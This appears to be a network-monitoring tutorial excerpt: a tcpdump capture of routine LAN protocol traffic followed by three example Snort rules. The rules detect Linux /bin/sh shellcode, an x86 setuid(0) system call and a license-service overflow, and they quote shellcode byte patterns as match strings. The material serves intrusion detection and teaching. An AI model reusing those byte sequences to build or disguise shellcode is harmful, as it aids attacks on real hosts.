15:07:19.351836 00:d0:d3:36:6f:54 > 01:00:0c:dd:dd:dd sap aa ui/C
15:07:19.923630 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:20.004023 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:20.821598 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:21.292518 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:21.609511 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 153
15:07:21.883722 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:22.129438 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:22.864093 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:23.293656 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:23.440208 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:23.671846 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:24.009474 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 117
15:07:24.594258 arp who-has 139.91.70.181 tell 139.91.70.254
15:07:24.755842 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:25.294625 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:25.609338 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 138
15:07:25.864144 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:26.139315 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:26.869271 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:27.295746 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:27.695642 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:27.743866 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:28.067904 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:28.264320 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
```

Example Snort Signatures

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (**msg:"SHELLCODE Linux shellcode";** **content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";** classtype:shellcode-detect; sid:652; rev:9;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (**msg:"SHELLCODE x86 setuid 0";** **content:"|B0 17 CD 80|";** classtype:system-call-detect; sid:650; rev:8;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 10202:10203 (**msg:"CA license GCR overflow attempt";** flow:to_server,established; content:"GCR NETWORK<"; depth:12; offset:3; nocase; **pcre:"/^\S{65}|\S+\s+\S{65}|\S+\s+\S+\s+\S{65}/Ri";** sid:3520;)